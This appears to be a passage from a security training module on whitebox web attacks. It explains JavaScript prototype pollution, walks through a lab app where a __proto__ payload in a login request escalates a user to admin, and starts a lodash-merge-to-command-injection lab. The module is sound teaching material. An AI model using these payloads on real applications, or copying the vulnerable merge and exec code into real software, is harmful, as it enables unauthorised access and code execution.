12. Whitebox Attacks

Introduction to Whitebox Attacks

This module will explore several advanced web vulnerabilities using a `whitebox` approach and how to exploit them: `Prototype Pollution`, `Timing Attacks` & `Race Conditions`, and those arising from `Type Juggling`.

It is recommended to have a strong understanding of basic web vulnerabilities and how to exploit them; a good start is the Web Attacks module. Throughout the module, we will focus mainly on understanding the root causes of these vulnerabilities and not covering the entire codebase for each vulnerable web application. A high-level understanding of JavaScript, Python, and PHP source codes is required to complete this module.

Whitebox Attacks

Prototype Pollution

Prototype Pollution is a vulnerability specific to `prototype-oriented` programming languages and how they handle objects and inheritance, with JavaScript being the flagship exploited programming language. It can arise when user input is used to manipulate the properties of a JavaScript object. Depending on the vulnerable code, prototype pollution can lead to server-side vulnerabilities on the web application, such as privilege escalation, denial-of-service (DoS), or remote code execution (RCE). However, prototype pollution vulnerabilities can also be present in client-side JavaScript code, resulting in client-side vulnerabilities such as Cross-Site Scripting (XSS).

Timing Attacks & Race Conditions

Timing Attacks and `Race Conditions` are vulnerabilities that can arise in any software, not just web applications. As such, they are often overlooked in web security since they are not exclusive to web applications. A web application is vulnerable to timing attacks if response timing can be used as a `side-channel` to infer information about the web application. That may include the enumeration of valid usernames or the exfiltration of data from the web server. On the other hand, race conditions arise from the multithreaded execution of a web application. Suppose the web application assumes a sequential execution of certain operations but is deployed on a multithreaded web server. In that case, race condition vulnerabilities can arise, leading to data loss or business logic vulnerabilities.

Type Juggling

Type Juggling in PHP occurs when variables are converted to different data types in specific contexts. In particular, PHP features loose comparisons (using the `==` operator), which compare two values after type juggling, and strict comparisons (using the `===` operator), which compare two values as well as their data type. Confusing these two operations can lead to security vulnerabilities and bugs if the web application code contains a loose comparison instead of a strict one. Abusing loose comparisons can lead to unexpected and undesired outcomes, potentially leading to security vulnerabilities such as authentication bypasses or privilege escalation.

JavaScript Objects & Prototypes

Before jumping into prototype pollution, we must establish a baseline about JavaScript objects and JavaScript prototypes.

Objects in JavaScript

JavaScript supports different data types, including simple ones such as `numbers`, `strings`, or `booleans`, and more complex ones called `objects`, which can consist of multiple data types. They are called the `properties` of the object. As an example, let us consider a JavaScript object representation of a Hack The Box Academy module. We can create a `module` object like this:

```
module = {name: "Web Attacks", author: "21y4d", tier: 2}
```

We can access properties of our `module` object with a dot followed by the property name:

```
module.name
```

The same syntax allows us to set additional properties of our object:

```
module.difficulty = "medium"
```

We can also create more complex objects by assigning functions or other objects as properties.

Prototypes in JavaScript

JavaScript uses a pre-defined notion of inheritance to provide basic functionality to all existing objects. This is implemented via Object prototypes. The prototype of an object is a reference to another object that is inherited from it. Each object inherits from a prototype. As such, the prototype of an object itself also has a prototype. This chain of prototypes is called the `prototype chain`. For example, let us consider our `module` object from before.

Our object has a property that defines the `toString` function, which we can call like so:

```
>> module.toString()

"[object Object]"
```


However, where does this property come from? We only explicitly defined our object's `name`, `author`, and `tier` properties, not the `toString` property. Our object inherits this property from the module object's prototype. We can check out the prototype of our object by accessing the `__proto__` property:


We can see that the prototype of the `module` object is an object called `Object.prototype`. This is the base prototype that all created objects inherit. We can also see that this is where the property `toString` is defined. Whenever we access a property of our object that does not exist, the prototype is searched for this property. If it does not exist there, the prototype's

prototype is searched, and so on, until the end of the prototype chain is reached. When the property is still not found, `undefined` is returned.

We can, of course, override inherited properties to implement specific requirements of our object. For instance, we can implement a custom `toString` function for our object:

```
module.toString = function() {return "This is the HTB Academy module: " +
this.name;}
```

Since our object's properties have precedence over the prototype's properties, when we call the toString function, our custom toString function is executed:



This process of overriding a prototype's property is called `shadowing`.

Introduction to Prototype Pollution

After knowing how JavaScript instantiates objects and what prototypes are in the previous section, let us discuss prototype pollution.

Prototype Pollution

Prototype Pollution is a vulnerability that can arise under specific conditions when vulnerable code or libraries are used. Depending on the implementation of the vulnerable function, prototype pollution can lead to Denial-of-Service (DoS), privilege escalation, remote code execution, or any other common web vulnerability.

Since the prototype of an object is just a reference to another object, we can edit the properties of the prototype just like we can edit properties of any object by accessing the `__proto__` property, which references our object's prototype. Consider our previously used `module` object again, without the shadowed `toString` property. We can change the `toString` function of our modules prototype, which is the `Object.prototype` object that all objects inherit from, like so:

```
module.__proto__.toString = function () {return "shadowed";}
```

Now, if we instantiate an entirely different object and call its `toString` function, it uses the property we provided since we changed the property in the `Object.prototype` object, and our newly instantiated object inherits the `toString` property from that object:

```
» module = {name: "Web Attacks", author: "21y4d", tier: 2}
← ▸ Object { name: "Web Attacks", author: "21y4d", tier: 2 }
» module.__proto__.toString = function () {return "shadowed";}
← ▸ function toString()
» test = {}
← ▸ Object {  }
» test.toString()
← "shadowed"
```

Prototype pollution occurs if we can set a property in an object's prototype when it is not intended. Depending on the actual implementation of the vulnerable code, this can lead to privilege escalation, remote code execution, or other vulnerabilities, as we will discuss in the following sections.

As a simple baseline example for prototype pollution, consider the following code:

```
function Module(name, author, tier) {
        this.name = name;
        this.author = author;
        this.tier = tier;
}

var webAttacks = new Module("Web Attacks", "21y4d", 2)
```

With the `new` operator, we can instantiate an instance of the `Module` type we defined in the function with the same name. Now let us consider a scenario where we can set an arbitrary property of the `webAttacks` object to pollute the `Object.prototype` object, which all JavaScript objects inherit from. In order to reach the `Object.prototype` object, we need to traverse two steps up the prototype chain since the prototype of the `webAttacks` module is the `Module` function:

For instance, if we want to pollute the `academy` property, we could use the following payload:

```
webAttacks.__proto__.__proto__.academy = "polluted";
```

This successfully pollutes the property for all newly instantiated objects:

Prototype Pollution Vulnerabilities

While changing properties of an object's prototype can be intended, prototype pollution vulnerabilities arise when user input is used in such a way that it enables prototype pollution with dangerous consequences.

Prototype pollution vulnerabilities typically arise when user input is used to set properties of existing objects. As an example, consider a web application that operates on the `module` objects we used as an example before in this section. The web application accepts user input in JSON format to add data to these module objects such as `comments`. For this, the user sends a request with the following JSON body:

```
{"comment": "Great module."}
```

After receiving this request, the web application sets the `comment` property of the corresponding `module` object. However, the web developer wants to support arbitrary keys

instead of hardcoding the `comment` property to allow for the support of new properties in the future. As such, the developer might implement the following function to `merge` the user-supplied JSON object with the existing `module` object:

```
// helper to determine if recursion is required
function isObject(obj) {
        return typeof obj === 'function' || typeof obj === 'object';
}

// merge source with target
function merge(target, source) {
        for (let key in source) {
                if (isObject(target[key]) && isObject(source[key])) {
                        merge(target[key], source[key]);
                } else {
                        target[key] = source[key];
                }
        }
        return target;
}
```


We can easily confirm that the function works as intended for the use case described above, as the `comment` property of the `module` object is correctly set:

However, due to the recursiveness of the function, it also supports more complicated merge tasks with objects within objects:

As such, the function is vulnerable to `prototype pollution` if the user-supplied JSON data contains the keyword `__proto__`. For instance, we can provide the following payload:

```
{"__proto__": {"poc": "pwned"}}
```

Merging this user input with any existing object without any sanitization results in prototype pollution for all newly created objects:



As we can see in the screenshot above, the `poc` property exists for the `newObject` object we created after the merge function with the malicious payload was called. Since we successfully polluted the prototype, all newly created objects can now access this property via their prototype. Depending on how the web application uses specific properties and whether there is a lack of a default value, this can lead to various vulnerabilities, such as privilege escalation and remote code execution, as we will discuss in the upcoming sections.

You may wonder how common it is for developers to implement a function similar to the `merge` function showcased above. That is hard to tell, but many libraries provide similar functionality. Moreover, a vast list of these libraries was vulnerable to prototype pollution. For instance, check out this list. Functions related to merging and cloning objects are potentially susceptible to prototype pollution.

Privilege Escalation

In this section, we will explore a web application vulnerable to prototype pollution leading to privilege escalation. We will identify the vulnerability by analyzing the web application's source code and craft an exploit to enable us to escalate our privileges.

Note: You can download the source code at the end of the section to go along with the code review.

Code Review - Identifying the Vulnerability

Looking at the source code, we can identify a package.json file which contains meta information about a Node.js application, including dependencies installed via npm, which is a package manager for Node.js. Since prototype pollution can arise from different vulnerable implementations, we cannot simply search the source code for specific keywords, like we would if we were looking for SQL injection vulnerabilities. Most prototype pollution vulnerabilities result from vulnerable dependencies, so let us start by looking at the

`package.json` file to identify dependencies used by the web application. This yields the following result:

```
"dependencies": {
    "bcryptjs": "^2.4.3",
    "cookie-parser": "^1.4.6",
    "express": "^4.18.2",
    "jsonwebtoken": "^9.0.0",
    "jsrender": "^1.0.12",
    "nodemon": "^2.0.20",
    "path": "^0.12.7",
    "sequelize": "^6.28.0",
    "sqlite3": "^5.1.4",
    "node.extend": "1.1.6"
}
```

Keep in mind that prototype pollution vulnerabilities are often present in functions related to merging and cloning JavaScript objects. As such, the library `node.extend` sounds interesting. Searching online for this library, we can find CVE-2018-16491, which is indeed a prototype pollution vulnerability in `node.extend` in versions before `1.1.7`. Since our web application uses `1.1.6`, we have successfully found a vulnerable dependency.

In the next step, we need to determine if user input is used in the vulnerable dependency since that is a requirement for prototype pollution vulnerabilities. To do so, let us determine in which files the vulnerable dependency is called using `grep`:

```
grep -rl "node.extend"

utils/log.js
package.json
```

Let us have a look at the source code of `utils/log.js`:

```
const extend = require("node.extend");

const log = (request) => {
        var log = extend(true, {date: Date.now()}, request);
        console.log("## Login activity: " + JSON.stringify(log));
}

module.exports = { log };
```

The above JavaScript code `exports` a function called `log`, which uses the vulnerable `node.extend` dependency to merge the object passed as the argument `request` with the current date from `Date.now()`. The resulting object is then logged to the command line by calling `console.log`. We need to determine if user input can be included in the `request` argument and subsequently in the `node.extend` function call. To do so, we need to determine the input to the exported `log` function. We can again use `grep` for this:

```
grep -rl " log("

routes/index.js
```

Again, let us have a look at the corresponding source code:

```
router.post("/login", async (req, res) => {
        // log all login attempts for security purposes
    log(req.body);

        <SNIP>
}
```


The vulnerable `log` function is called in the login route with the argument `req.body`, which is the request body sent by the client. Thus, if we send a login request containing a prototype pollution payload, it is used as the argument of the `log` function and subsequently used in the vulnerable `node.extend` function leading to prototype pollution. We now have successfully planned our exploit.

Running the Web Application locally

Before attacking the actual web application, let us run the web application locally and confirm the vulnerability. This is particularly important for prototype pollution vulnerabilities since incorrectly exploiting a prototype pollution vulnerability may break the entire web application, leading to a denial of service.

To run the application and install the dependencies, we need to install Node.js and the Node.js package manager `npm`:

```
sudo apt install npm
```

Afterward, we can install the dependencies by running the following command in the directory that contains the `package.json` file:

```
npm install

<SNIP>
added 238 packages from 321 contributors and audited 239 packages in
5.039s
```

After installing them, we can run npm's `audit` function to check for security issues within the project's dependencies, confirming the prototype pollution vulnerability in `node.extend`:

```
npm audit

# npm audit report

node.extend  <1.1.7
Severity: moderate
Prototype Pollution in node.extend - https://github.com/advisories/GHSA-
r96c-57pf-9jjm
fix available via `npm audit fix --force`
Will install [email protected], which is outside the stated dependency
range
node_modules/node.extend

1 moderate severity vulnerability

To address all issues, run:
  npm audit fix --force
```


Finally, we can run the web application:

```
node index.js

node-pre-gyp info This Node instance does not support builds for Node-API
version 6
node-pre-gyp info This Node instance does not support builds for Node-API
version 6
Executing (default): SELECT 1+1 AS result
Executing (default): DROP TABLE IF EXISTS `users`;
Executing (default): CREATE TABLE IF NOT EXISTS `users` (`id` INTEGER
PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) NOT NULL UNIQUE,
`password` VARCHAR(255) NOT NULL, `isAdmin` TINYINT(1));
Executing (default): PRAGMA INDEX_LIST(`users`)
Executing (default): PRAGMA INDEX_INFO(`sqlite_autoindex_users_1`)
Error creating table: Error: Illegal arguments: undefined, string
    at Object.bcrypt.hashSync
(/app/node_modules/bcryptjs/dist/bcrypt.js:189:19)
```

```
    at Object.Database.create (/app/utils/database.js:54:30)
Listening on port 1337
```

There is an error in `utils/database.js` on line `54`. Let us have a look at the code to identify the problem:

```
const adminPassword = process.env.adminpass;

<SNIP>

Database.create = async () => {
    try {
        await Database.Users.sync({ force: true });
        await Database.Users.create({
            username: "admin",
            password: bcrypt.hashSync(adminPassword, 10),
            isAdmin: true,
        });
    } catch (error) {
        console.error("Error creating table:", error);
    }
};
```



In the code, an `admin` user is created in the database. The admin user's password is read from the `adminpass` environment variable. Since this environment variable does not exist in our test environment, the `adminPassword` variable is set to `undefined`, causing an error when creating the user in the database. To fix this, let us hardcode an arbitrary admin password:

```
const adminPassword = "password";
<SNIP>
```

Afterward, we can start the web application without any errors.


Note: In many real-world engagements, source code provided by a client does not run out of the box due to dependencies that are not provided or missing environment variables. Check error messages and understand why the error happened to ensure that the error does not affect security-relevant behavior.

Accessing the web application, we can see a login view:



The application supports user registration. However, since we provided the admin password in the environment variable, we can log in with the admin user using `admin:password`. After logging in, there is an index page and an admin dashboard. In our case, the admin dashboard is empty. However, there might be interesting data here in the target web application. Since we do not know the admin password of the target, let us investigate if we can exploit prototype pollution to escalate our privileges such that we can access the admin dashboard.

To simplify the process of hunting for vulnerabilities, we will debug the web application in `VSCode`. To do so, we can click on the `Run and Debug` icon on the left side, click `Run and Debug`, and select the `Node.js` debugger, which is pre-installed in VSCode. This allows us to inspect variables at runtime and set breakpoints in the code.



Exploitation

We will start by analyzing how the web application checks whether our session corresponds to an admin user. We can find the corresponding route for `/admin` in the file `routes/index.js`:

```
<SNIP>

router.get("/admin", AdminMiddleware, async (req, res) => {
        res.render("admin", { secretadmincontent:
process.env.secretadmincontent });
});
```

```
<SNIP>
```

The request is passed to the `AdminMiddleware`, which we can find at `middleware/AdminMiddleware.js`:

```
const jwt = require("jsonwebtoken");
const { tokenKey, db } = require("../utils/database");

const AdminMiddleware = async (req, res, next) => {
    const sessionCookie = req.cookies.session;

    try {
        const session = jwt.verify(sessionCookie, tokenKey);

        const userIsAdmin = (await db.Users.findOne({ where: {username:
session.username} })).isAdmin;
        const jwtIsAdmin = session.isAdmin;

        if (!userIsAdmin && !jwtIsAdmin){
            return res.redirect("/");
        }
    } catch (err) {
        return res.redirect("/");
    }

    next();
};

module.exports = AdminMiddleware;
```


The middleware verifies our session cookie, which is a JSON Web Token (JWT). Afterward, using the `jwt.verify` function, it extracts the username claim from the JWT and queries the database to fetch the value of the `isAdmin` column associated with the username to set the `userIsAdmin` variable to either `true` or `false`. Additionally, it extracts the `isAdmin` claim from the JWT to populate the `jwtIsAdmin` variable. We can access the admin dashboard if either of the two variables is `true`; therefore, tricking the web application into assuming that one of the two variables is true for our user suffices.

When registering a new user, our user is created in the database with the `isAdmin` column set to `false`, as we can see in the route for `/register` in `routes/index.js`:

```
router.post("/register", async (req, res) => {
  <SNIP>

  await db.Users.create({
```


```
      username: username,
      password: bcrypt.hashSync(password),
      isAdmin: false,
    }).then(() => {
      res.send(response("User registered successfully"));
    });

    <SNIP>
});
```

There is no way to change the column's value; additionally, without knowing the secret key, there is no way of manipulating the `isAdmin` claim in the JWT. Therefore, we must focus on manipulating the `jwtIsAdmin` variable, which gets its value from the `isAdmin` claim. To learn how JWTs work and how to attack JWTs, check out the Attacking Authentication Mechanisms module.

However, upon inspection of the JWT, we notice that there is no `isAdmin` claim present:

Thus, the decoded JWT object does not have an `isAdmin` claim, so the `jwtIsAdmin` variable gets set to `undefined`.

We can confirm this by setting a breakpoint in the admin middleware on the line after the `jwtIsAdmin` variable is set (line `12`). When we now register a new user, log in, and access the admin dashboard, the web application hits our breakpoint, and we can inspect variables in the `Debug Console`. We can confirm that the `jwtIsAdmin` variable is set to `undefined` and even change it to `true` to confirm that polluting this property would lead to a privilege escalation:



If we continue from our breakpoint, we can see that our low-privilege user can access the admin dashboard. This opens the door for a prototype pollution privilege escalation exploit. If we pollute the `Object.prototype` object with a property called `isAdmin` set to `true`, the access to `session.isAdmin` will traverse up the prototype chain until our polluted property is accessed, returning `true`, and thus granting us access to the admin dashboard even as a non-admin user. Again, we can confirm this using the debug console. To do so, we can remove the breakpoint and attempt to access the admin dashboard again. This will not work since our user does not have the `isAdmin` property. We can pollute the property by typing the following in the debug console:

```
Object.prototype.isAdmin = true;
```


If we now access the admin dashboard with our low-privilege user, we are allowed access. Thus, we successfully confirmed the privilege escalation vector using prototype pollution. However, a successful proof-of-concept without runtime manipulation of the `Object.prototype` object is still missing.

We determined before that the request body sent to the `/login` route is used as input to the vulnerable function. Thus, it is sufficient for us to send the following request:

```
POST /login HTTP/1.1
Host: proto.htb
Content-Length: 77
Content-Type: application/json

{
  "__proto__":{
    "isAdmin":true
  }
```

```
}
```


The web application responds with an HTTP 400 status code since the login attempt is invalid:



However, the vulnerable function pollutes the `Object` prototype with our injected `isAdmin` attribute, so we can now access the admin dashboard without admin privileges.

Exploitation Remark

Polluting the global `Object.prototype` affects all objects in the target JavaScript runtime context and thus might result in unexpected and undesired consequences. In this case, exploiting the prototype pollution with the payload showcased above breaks the user registration:




Therefore, it is preferable to pollute objects lower down in the prototype chain so that not all JavaScript objects are affected by the pollution.

Remote Code Execution

In the last section, we analyzed a web application vulnerable to privilege escalation due to a prototype pollution vulnerability. Exploiting prototype pollution can lead to various other vulnerabilities depending on how the web application uses potentially uninitialized properties in JavaScript objects. In this section, we will analyze a web application vulnerable to remote code execution due to prototype pollution. Since the methodology is similar to the previous section, we will also discuss bypassing insufficient filters for prototype pollution.

Code Review - Identifying the Vulnerability

Our sample web application is a slightly modified version of the one from the previous section. This time, we are allowed to edit our profile and supply a device IP:



When accessing the endpoint `/ping`, the server performs a ping against the IP address we provided and displays the result to us:

This is an interesting functionality to analyze further since it might be potentially vulnerable to command injection. We can find the source code for the ping route in `routes/index.js`:

```
// ping device IP
router.get("/ping", AuthMiddleware, async (req, res) => {
    try {
        const sessionCookie = req.cookies.session;
        const username = jwt.verify(sessionCookie, tokenKey).username;

        // create User object
        let userObject = new User(username);
        await userObject.init();

        if (!userObject.deviceIP) {
            return res.status(400).send(response("Please configure your
device IP first!"));
        }

        exec(`ping -c 1 ${userObject.deviceIP}`, (error, stdout, stderr)
=> {
            return res.render("ping", { ping_result: stdout.replace(/\n/g,
"<br/>") + stderr.replace(/\n/g, "<br/>") });
        });
```

```
    }
    <SNIP>
});
```

The ping command is executed using the `exec` function, which executes a system command. The `deviceIP` property of the `userObject` object is used as an argument to `exec` without any sanitization, thus potentially leading to command injection.

Let us investigate the endpoint for setting the `deviceIP` parameter in `/update`:

```
// update user profile
router.post("/update", AuthMiddleware, async (req, res) => {
    try {
        const sessionCookie = req.cookies.session;
        const username = jwt.verify(sessionCookie, tokenKey).username;

        // sanitize to avoid command injection
        if (req.body.deviceIP){
            if (req.body.deviceIP.match(/[^a-zA-Z0-9\.]/)) {
                return res.status(400).send(response("Invalid Characters
in DeviceIP!"));
            }
        }

        // create User object
        let userObject = new User(username);
        await userObject.init();

        // merge User object with updated properties
        _.merge(userObject, req.body);

        // update DB
        await userObject.writeToDB();

        return res.status(200).send(response("Successfully updated
User!"));

    }
    <SNIP>
});
```

Here we can see a filter for the `deviceIP` property that prevents any characters except for lower-case letters, upper-case letters, digits, and a dot. Thus, we cannot inject any special characters that would allow us to exploit the command injection vulnerability. We can confirm this in the web application:

However, there is another interesting function call in the `/update` endpoint. That is the call to the `merge` function, which is potentially vulnerable to prototype pollution, as we have already discussed in the previous sections. Looking at the imports and the dependencies in `package.json`, we can determine it to be the merge function of the library lodash in version `4.6.1`. A quick Google search shows that `lodash.merge` is indeed vulnerable to prototype pollution in the version used, as we can see here. Let us explore how we can utilize the prototype pollution vulnerability to attain remote code execution via command injection.

Running the Application Locally

Just like in the previous section, we can install the required dependencies using `npm`:

```
npm install
```

Afterward, we can debug the web application in VS Code with the steps described in the previous section.

Since our goal is to obtain command injection via the `userObject.deviceIP` property, let us start by looking at the `User` function that is used to instantiate the `userObject` object, which we can find in `utils/user.js`:

```
// custom User class
class User {
    constructor(username) {
        this.username = username;
    }

    // initialize User object from DB
    async init() {
        const dbUser = await db.Users.findOne({ where: { username:
this.username }});

        if (!dbUser){ return; }
```

```
        // set all non-null properties
        for (const property in dbUser.dataValues) {
            if (!dbUser[property]) { continue; }

            this[property] = dbUser[property];
        }
    }

    async writeToDB() {
        const dbUser = await db.Users.findOne({ where: {username:
this.username} });

        // update all non-null properties
        for (const property in this) {
            if (!this[property]) { continue; }

            dbUser[property] = this[property];
        }

        await dbUser.save();
    }
}
```

The class implements a wrapper for database operations to simplify handling user objects. The `init` function queries the database for a user with the corresponding `username` and sets the properties of the current `User` object accordingly. Note that only `non-null` properties are set.

